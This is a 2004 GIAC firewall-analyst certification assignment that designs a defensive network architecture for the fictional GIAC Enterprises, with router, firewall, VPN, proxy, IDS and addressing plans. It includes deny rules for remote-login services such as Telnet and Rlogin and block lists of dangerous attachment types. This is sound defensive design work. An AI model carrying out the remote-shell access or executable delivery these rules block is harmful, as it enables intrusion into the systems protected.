GIAC CERTIFIED FIREWALL ANALYST (GCFW)

PRACTICAL ASSIGNMENT

VERSION 3.0
(JANUARY 28, 2004)

By

Kim Guldberg

July 17, 2004

Assignment 1 – Security Architecture (25 points)

Abstracts

Due to heavy public and media attention to a number of scandals involving internet based crime, ranging from website defacing over denial of service (DOS) attacks to perimeter penetration, data theft, destruction of data and other related incidents over the past year, GIAC Enterprises management has focused on network security and decided to prioritize this subject.

GIAC Enterprises. The Company.




Figure 1

Financial Office	Sales Department	Technical Department	Marketing Department
• Accounting • Taxes • Economics planning and Controlling	• Direct and Indirect sales	• Logistics and production • Network Administration • Webmaster and Online systems • Network security	• Marketing • Internal and external communication

GIAC Enterprises sell their products through two channels. Direct Sales to Companies or individuals that purchase bulk online fortunes, and indirect sales to International Partners that translate and resell fortunes. Business is done from the main office on the company internal network, by a mobile sales force over the internet and by teleworkers over the internet from their home connections.

Besides customers, employees and partners, GIAC enterprises communicate directly with a number of Suppliers, Companies that supply GIAC Enterprises with their fortune cookie sayings. Partners and suppliers will access company resources directly over the Internet. Finally, of course, the general public will access company websites and communicate via e-mail.

General security setup guidelines

1. The two main principles are that of defense in depth and of starting from a locked down silent perimeter where necessary services are opened when needed. Defense in depth covers both a layered approach to security where the critical resources are covered by utilization of security functionality and configuration of all elements in the network and by the principle of using diverse technology in order to eliminate problems with mono culture. Using a Cisco platform with IOS as the border router, Linux Netfilter as the bastion firewall, Microsoft ISA as reverse Proxy and Bitguard Personal Firewall on all servers and workstations. Diversity in both OS and Vendor choices.
2. Internal integrity and security on external services is a main concern. Only safe services will be used. If this is not possible, a safe alternative will be found.
3. Security solutions must be evaluated both as single entities and in a system context, ensuring that each component is safely configured and that all components work together.
4. The company has chosen to standardize on the Microsoft platform, Windows XP with Office XP on workstations and Windows 2003 on all servers, on the internal network and for all application servers. This is a management decision.
5. Software and platform choice for Security related tools, network administrator tools and perimeter defense units are based on an evaluation of security functionality, costs and available in-house knowledge.
6. Funding is always an issue –Total cost of ownership is a guiding principle when dealing with cost. Open source solutions are definitely an option if the security functionality is on a level with or better than commercial software.
7. Suppliers and partners will be required to connect via VPN, Customers will connect through an easy to use web interface. Teleworkers and mobile employees will connect via VPN.
8. Security testing will be performed on all security and business critical devices
    1. All entities (security and business critical) will be tested in depth before deployment
    2. Selected internal traffic will be continuously monitored and the security setup continuously adapted accordingly
    3. All perimeter traffic (on the inside of the perimerer) will be continuously monitored and the security setup adapted accordingly
    4. Regular testing will be performed on the overall security setup by unbiased external third party.




Figure 2

Access requirements:

General Access requirements:

All systems, workstations, servers and network utilities (switches, routers and the like) will be hardened and locked down prior to connection to the Internet.
Logging will be done on all key systems. Monitoring and regular evaluations will form the basis for decisions on how to continuously adapt both the logging to fit the requirements of the present environment and the security setup of all systems.

IDS will be implemented to capture random and/or malicious traffic on all subnets. Unwanted traffic or traffic that should have been blocked at the perimeter (in- and outbound must trigger the IDS system.
To ensure that the network is not compromised through trusted channels such as VPN or dial-up from suppliers, partners etc, IDS will be deployed to detect malicious traffic from these backdoors.

As discussed above, GIAC Enterprises has two main sales channels. These two channels have different access requirements

Direct customers' Access requirements:

Direct sales:

The guiding principles for this customer type are ease of use, the protection of customer privacy and critical information such as credit card to insure trust. The delivery of the fortunes themselves of course needs to be protected.
Direct sales will be done through a web interface using HTTP port 80.
The secure exchange of critical information and delivery of the fortune cookies will be done via SSL.

1. Trusted CA Server side certificate will be used.
2. 128 bit encryption will be used, where possible, 40 bit support will only be available on a temporary basis if business requirements dictate this. Steps to eliminate these requirements will be taken immediately.

Pros: Direct sales solution	• No special technological knowledge required • No special software required, Any standard browser will work • High availability, any internet connection will work
Cons: Direct sales solution	• Certificates are beginning to be used in many countries for official business, but not all customers will understand how to handle the certificate popup • Compliance with the older European SSL standards (use of 40 bit encryption) will undermine the overall security level and therefore only be supported on a temporary basis if critical business requirements dictate this and steps to mitigate this will be taken immediately.

Partners and Suppliers' Access requirements

Indirect sales:

Indirect sales customers and partners form the business core and therefore need to be integrated closer to GIAC Enterprises business solutions, to insure a fast, secure and persistent flow of business.
All communication to Suppliers and business partners will be done via VPN. SSH tunnels will handle up- as well as download requirements. This setup will meet the functionality requirements of partners as well as suppliers.

- Users rights are controlled via username, password and NTFS rights, restricting users to access within their own home folder and nothing more.
- Access is given only to one specific server IP address and only from specific external IP addresses
- The limited functionality offered by SSH, limits the possibility of abuse.
- The external database server will ensure high availability for GIAC Enterprises, suppliers and partners.

- Replication to and from the External Database server will always be initiated from the internal side. Communication from the external Database server to the internal net will trigger an IDS response

Pros: VPN solution for suppliers and partners	• Internal security and separation between the different customers and partners can be handled through Username and password for each account. NTFS rights will handle security on separate user folders and files. • IP specific restrictions on source IP and services can be used to increase security. • Monitoring of "trusted channels" will safeguard against security compromises • Private key/public key solution will be used
Cons: VPN solution for suppliers and partners	• SSH clients must be used by all clients and partners • Several vulnerabilities have been found in SSH[1]. Patching, updating and hardening of SSH server will be done. • Security depends, to some extent, on the patch level of the external connections. Monitoring of trusted channels will be used to mitigate this problem

Summary of necessary access requirements

Stateful access control towards the Internet:

Inbound access from "any" on the Internet to DMZ

- TCP Port 22. SSH to SSH server. Access to this resource will be restricted to IP addresses from known suppliers and partners only
- TCP Port 25. SMTP to mail relay server
- TCP Port 80 HTTP to Web server
- TCP Port 443 HTTPS to Web server

Inbound access from specific source IP numbers to DMZ:

- UDP port 123 NTP server. Access restricted from border router to NTP server only

Inbound access from specific source IP numbers to LAN:

- TCP port 514 Secure SYSLOG. Access restricted from border router to SYSLOG server only

Outbound to any:

- TCP port 25 SMTP

Outbound access to defined IP numbers

- UDP port 53 DNS. Access restricted from internal DNS to external DNS only.
- TCP port 53 DNS. Access restricted from internal DNS to external DNS for Zone transfers only

Outbound access control from LAN to DMZ

- TCP Port 25 SMTP. Access restricted from internal mail server to mail relay server only
- NTP server

Inbound access control from LAN to DMZ

- TCP port 514 Secure SYSLOG. Access restricted from specific servers on the DMZ to the SYSLOG

Internal systems Access requirements

Internal users can access internal LAN services in two ways.

- Normal LAN connection of the company,
- VPN connection from their home office.

The VPN connection chosen is a Cisco VPN concentrator solution

Pros: Using Cisco VPN concentrator solution	• Commercial product with good support • No NAT problems through proprietary Cisco technology • RSA private/public keys will be used.

	• Security based on source IP numbers will be used • It is possible on the inside of the firewall to determine what traffic you want to pass through the tunnel. Thus eliminating the need for an additional firewall. • This solution has a building potential for growth
Cons: Using Cisco VPN concentrator solution	• Same technology as border router with same OS. Vulnerability in the router will very likely also exist in the VPN gateway. This problem is somewhat mitigated by the placement of the bastion firewall • Requires a Cisco VPN client with all teleworkers

Internal Servers:

- All servers will be hardened using the guides at http://www.nsa.gov/snac/downloads_all.cfm and http://www.microsoft.com/security/. The latest service packs and patches will be applied. Alerting services like Microsoft update service and the Danish Cert organizations Incidents response service https://www.cert.dk/abonnement/ will be used
- Critical servers like the SYSLOG server will be secured through use of a Host Based IDS Tripwire.
- All servers will be placed behind a ISA proxy server, utilizing all the security features of the ISA server
- All servers will be secured by a software firewall. BitGuard firewall solution is chosen for this. BitGuard SCARP server will control what applications can be started on the server through a positive list
- The mail relay server will scan all incoming and outgoing mail for virus, and block the following attachments inbound and outbound (VB SHS JS SCR HTA CMD BAT COM EXE PIF LNK WS - http://faq.mcafee.dk/?faq=3208)
- GroupShield for Exchange 2000 will be used, also blocking attachments (to make sure that an employee does not distribute viruses internally).

Intrusion detection network:

- Snort will be used as Network based intrusion detection system, Tripwire will be used as Host based Intrusion detection system.
- The network adapter cards (except those connected to the IDS network) of all the IDS probes will not have an IP address and the transmission wires in the PDS cable will be disconnected to prevent the use of the IDS network as a firewall bypass.
- The Syslog server will be monitored by the Host Based Intrusion detection system, Tripwire

SAN network and backup:

- The SAN network is based on dedicated SAN technology, hardware and SAN protocols.
- All backup is controlled from the backup server.
- The "my documents" folder on the users' machines are mapped to the file server – to ensure backup of all users' data.

Summary of Internal users access requirements:

Stateful access control from the LAN side outbound to "ANY" on the Internet:

- LAN users TCP port 80 http
- Internet enabled scope TCP port 443 http
- Specific IP number to TCP port 22 SSH on destination border router

Stateful access control from the LAN side outbound to specific on the DMZ:

- LAN users TCP port 25 SMTP from Mail server to Mail Relay server
- LAN users TCP port 123 NTP server

Stateful access control from specific on the DMZ to specific on the LAN

- DMZ servers TCP port 514 Secure SYSLOG from specific servers on the DMZ to the SYSLOG server**.**

Stateful access control from the LAN side outbound to ANY on the Server segment:

- LAN users TCP port 25 SMTP from LAN workstations to Mail server
- LAN users TCP port 53 DNS from LAN workstations to DNS server
- LAN users TCP port 143 IMAP from LAN workstations to Mail server

Stateful access control from the Internet inbound to the DMZ:

- TCP port 22 SSH from specific IP address to SSH server
- TCP port 25 SMTP from ANY to Mail Relay server
- TCP port 80 HTTP from ANY to Web server
- TCP port 443 HTTPS from ANY to Web server

Stateful access control from the server segment side to the DMZ

- Inbound access from Internal DB server to external DB server TCP port 1500[1]
- Inbound access from internal DNS (DC) to external DNS TCP and UDP port 53

[1] 1500 is used as an example – the port must of course match the port used by the specific database type.

- Inbound access from LAN users to web server HTTP and HTTPS TCP port 80 and 443
- Inbound access from internal mail to external mail tcp port 25 SMTP
- Inbound access from Internal DC to external NTP server UDP port 123 NTP




Figure 3 Access for internal users.

SOA for all public records are held by the ISP DNS. The internal DNS is only for holding the records for internal IP numbers, and resolving of external Internet domain names.

Summary of VPN (IPSEC tunnels) access requirements:

Traffic from remote office through tunnel:

- FTP TCP port 21 (20) from local office file and print to X.X.1.10
- SMTP TCP port 25 local office mail server to X.X.1.11
- Several ports[2] from local domain controller to X.X.1.13

Access restrictions for local PC are the same as the Head Office. DNS resolving is done through local DNS server

IP number limits access control.

RSA private/public keys are used.

Inbound access from specific Internet IP number

- UDP port 500 (isakmp)
- IP id 50 (AH)
- IP id 51 (ESP)

Outbound access to specified Internet IP address

- UDP port 500 (isakmp)
- IP id 50 (AH)
- IP id 51 (ESP)




Figure 4 – IPSec tunnels

Hardware specifications and functions:

The various types of perimeter defense hardware are described below.

Firewall specifications:

The firewall chosen is the NetFilter with additional modules iptable_nat, ip_nat_ftp and ip_conntrack_ftp. The OS is Debian woddy with a Kernel 2.4.18.
The hardware for this machine is a Dell Optiplex 110, 800 Mhz CPU, 512 Mbit RAM and 5 NIC's

Firewall facts

Reason for choice	The Netfilter is chosen for the following reasons: I must admit that I like the principles behind open source. Peer reviewing and that the limiting factor is the depth and extent of my own knowledge, not vendor choices that I have no influence on or maybe not even knowledge about. Using a Linux based OS as a firewall also gives me a technology change from the router (Cisco IOS) and from the internal Microsoft based network. This mitigates the problems of mono culture. Alternatives could be Cisco Pix, but that would introduce some monoculture problems and Check Point Firewall 1, but that is too expensive for my liking. Using FWBuilder (Firewall Builder) to create ACL's gives you the possibility to quickly transform the ACL between Netfilter, PIX and FW 1. I will, however, create the ACL's manually first to insure total control over the process
Purpose	The firewall has several roles: 1. The firewall serves as the second line of defense. – The router's filtering capabilities will be utilized to exclude specific (absolute) traffic. 2. The firewall determines the traffic allowed between subnets/zones. 3. The firewall determines the traffic allowed to the VPN Gateway and from the VPN Gateway to the internal network a. This way the firewall also functions as a filtering device on the traffic passing through tunnels. 4. The firewall uses hide NAT to protect internal IP addresses on the LAN and the DMZ

Security function	The firewall is considered the main line of defense. Even though the router is the first line of defense and offers some protection, the firewall is the most important traffic controlling device. The security function of the firewall is to determine what kind of traffic is allowed between zones – and what kind of traffic is allowed from PPTP users and subsidiaries. Traffic that is not explicitly allowed will be denied.
Placement	The placement of the firewall is rather natural. Being the most important security device confronting the internet – it is placed with an interface on the internet, a second interface as the DMZ and the third interface for the LAN.

Host specifications (VPN RAS and Office hosts)

All host computers, be that Office machines or home computers used as home offices will be supplied and configured by GIAC Enterprises. Users will not be able to change the configuration

Host facts

Security function	• All Hosts will be hardened using the guides at http://www.nsa.gov/snac/downloads_all.cfm and http://www.microsoft.com/security/. The latest service packs and patches will be applied. Alerting services like Microsoft update service and the Danish Cert organizations Incidents response service https://www.cert.dk/abonnement/ will be used • Users will only be domain users – and not have administrative rights over their local machines. • Users log on to the domain when dialing in – they are not limited to the local cached user account and password. And therefore no problems will occur with user account synchronization • Microsoft encryption is used for local file encryption • Outlook will be used as standard mail client. The setup will follow the recommendations in http://www.securityfocus.com/infocus/1648 and http://www.securityfocus.com/infocus/1652. The following file types will be blocked in outlook as well (.ade, .adp, .app, .bas, .bat, .chm, .cmd, .com, .cpl, .crt, .csh, .exe, .fxp ,.hlp, .hta, .inf, .ins, .isp, .js, .jse, .ksh, .lnk, .mda, .mdb, .mde, .mdt, .mdw, .mdz, .msc, .msi, .msp, .mst, .pcd, .pif (http://www.microeye.com/zipout/specifying_blocked_files_types.htm) • Mozilla Firefox will be used as standard Browser to mitigate the problems in IE. (Not that I am under the illusion that Mozilla has less vulnerabilities then IE, but it seams that IE is the most popular target at the moment) • All hosts will be protected by MacAfee antivirus, and by BitGuard personal firewall. The BitGuard SCARP server will control what applications can be started on the host. • All teleworker hosts(computers) will be supplied by GIAC enterprises and the setup/configuration will follow the guidelines for internal hosts. • A mutual agreement between GIAC enterprises and all external hosts will be required, formulation security requirements for external hosts. This agreement will cover host OS, Antivirus,

	personal firewall and general setup.
Placement of VPN RAS Hosts	These hosts are placed behind NAT'ing devices – on home DSL connections. No home users without a static and known IP address will be allowed in. When dialed in they will be fully part of the internal LAN.

Cisco border Router

The border router will be a Cisco 2611 router - IOS (tm) C1700 Software (C1700-Y-M).

This router is a modular router. It is powerful enough to perform all IP routing, and process the simple access lists. The modular design enables the router to be upgraded with VPN functionality and more should it be needed in the future

Only one specific IP address with specifically configured access will be able to configure the router. Only the SSH port of the router will be open and the firewall will control what IP address on the internal net have access to this port.

Router facts

Reason for choice	Cisco 2611 is chosen for the following reasons: The main reason is that this is the router I have, so no reason to buy a new one. Apart form this, the Cisco 2611 is a good choice in my opinion. It's modular and can have new and more functionality added. I can handle the traffic required for a company this size, and the modular principle gives room for growth
Purpose	Besides being an IP router – the router will have the following functionality: • All log entries will be sent to the internal SYSLOG server. • The router will synchronize time from the internal NTP server • The router will prevent inbound and outbound spoofed packets– and block Netbios requests at the external interface. • The router will prevent inbound and outbound source routed packets and ICMP except types: 3 (Destination unreachable), 4 (Source quench), and 11 (Time exceeded) • The router will prevent inbound and outbound Login services. FTP (20 & 21/TCP), Telnet (23/tcp), NetBIOS (135/TCP & UDP, 137/UDP, 138/UDP, 139/TCP and 445/TCP & UDP) and Rlogin (512/TCP through 514/TCP) • The router will prevent inbound and outbound RPC

	and NFS. Portmap/rpcbind (111/TCP & UDP), NFS (2049 TCP & UDP), lockd (4045 TCP & UDP) • The router will prevent inbound and outbound X-Windows (6000/TCP through 6255/TCP) • The router will prevent inbound and outbound LDAP (389/TCP & UDP), IMAP (143/TCP) • The router will prevent inbound and outbound ports below 20/TEC & UDP, time (37/TCP & UDP), TFTP (69/TCP), Finger (79/TCP), NNTP (119/TCP), LPD 8515/TCP, SNMP (161/TCP & UDP and 162//TCP&UDP), BGP (179/TCP) and SOCKS (1080/TCP) • The router will prevent specific IP addresses. The list is compiled from http://www. Incidents.org and others (www.gotomypc.com). Every listing is evaluated for business impact before banning • It will be possible to configure the router with SSH – from one specific internal IP address.
Security function	The routers will primarily function as a router, but the security features will be employed to block absolute traffic patterns like spoofing, reserved IP ranges, ICMP requests and NETbios. Other than the above-mentioned security function, a main concern will be to make sure that the router is not compromised itself. The router will be hardened following the recommendations from http://www.nsa.gov
Placement	Being the natural link connecting the internet to GIAC Enterprises – the router is placed in front of the firewall.

The Microsoft Internet Acceleration and Security server

The reverse Proxy protecting the internal server LAN will be Microsoft's Internet Acceleration and Security server (ISA server).
The hardware for this machine is a Dell Optiplex 110, 800 Mhz CPU, 512 Mbit RAM and 2 NIC's

Reveres Proxy facts

Reason for choice	ISA server is chosen for the following reasons: The company licensing agreement with Microsoft gives access to all MS server produces. The ISA server is available at a relative low cost.

	The ISA server mitigates some of the monoculture issues, but it is still based on the same OS as the rest of the servers on the server LAN. Hardening this server will be given special attention.
Purpose	The purpose of the ISA is to control and restrict access to the internal servers. Access will be restricted to specific machines on the LAN (and from the VPN tunnel) to the ISA only and ISA to the internal servers only. The ISA will also give reverse proxy functionality
Security function	The ISA will screen the internal server LAN from the rest of the LAN and function as yet another layer of security.
Placement	The ISA will be placed between the workstation segment and the servers segment on the internal LAN

Summary of the entire setup




Figure 5 – the entire setup

External IP setup

The x.x.x.1/28 subnet is used as an example.
The IP numbers on the external perimeter are as follows:




Figure 6 - External IP numbers

IP addressing schema

IP address x.x.x.1/28	Host name/name External Scope	Interface	Note
x.x.x.1	Firewall public	ETN_WAN (eth0)	
x.x.x.2	Router internal		
x.x.x.3	Router external		
x.x.x.4	Firewall VPN ext.		
x.x.x.5	VPN external	ETH_VPN_IN (eth3)	
10.0.0.0/24	LAN segment		
10.0.0.1	Firewall LAN	ETH_LAN (eth1)	
10.0.0.200	ISA external		
10.0.1.0/28	Server segment		
10.0.1.1	ISA internal		
10.0.1.10	File and Print server		
10.0.1.11	Mail server		
10.0.1.12	Master DB server		

10.0.1.13	DC and DNS server		
10.0.1.14	SYSLOG server		
10.0.100.0/30	VPN Loop segment		
10.0.100.1	Firewall VPN int.	ETH_VPN_OUT (eth4)	
10.0.100.2	VPN internal		
192.168.1.0/28	DMZ segment		
192.168.1.1	Firewall DMZ	ETH_DMZ (eth2)	
192.168.1.10	Web Server		
192.168.1.11	Mail Relay server		
192.168.1.12	SSH server		
192.168.1.13	DB server		
192.168.1.14	NTP and DNS		
172.16.1.1/28	IDS segment		This segment has no physical connection with the rest of the net.

Identified Problem area's

SSH is an area that needs special attention. The service is open to the internet, but only accessible to specific users (partners and suppliers) all defined by their IP address. The SSH server will be closely monitored access restrictions to the server and to the separate resources on the server will be strongly enforced. OpenSSH has been and still are susceptible to a number of vulnerabilities. A list of the newest known vulnerabilities can be found in note 1. These vulnerabilities will be taken into account when deciding how to monitor the system. Also the issue of separation the different services on the DMZ. Se below

The Web server is another area that needs special attention. Not only do web servers have large number of vulnerabilities, but they are by nature highly accessible and as such a favored target on the net. The Microsoft Internet Information Server (IIS) is used, but the utmost care is taken when hardening the box. When designing the web site, great care will betaken to validate all input forms, bounds checks will be performed to ensure that input from users does not contain buffer overflows or SQL injection commands. I next financial year I look into the option of screening the web server behind an application aware (or application level) proxy firewall. Se below.

The mail service is the third area of special attention. The seriousness of the problem is somewhat mitigated by the fact that it is a mail relay server only, the real mail server is on the LAN side, but the mail relay server is allow to communicate with the real mail server on the LAN. Care will be taken to insure that both the relay server and the mail server is latest version, that banners are stripped and that the servers are hardened. Also the separation of the DMZ services and the use of an application aware firewall would help to mitigate this weakness.

NTP traffic is the forth area of special attention. NTP traffic needs to be allowed in all the way from the border router. The problem is mitigated by the fact that this traffic is from specific IP addresses to specific IP addresses only. The NTP server, however, will be monitored for other traffic than NTP traffic.

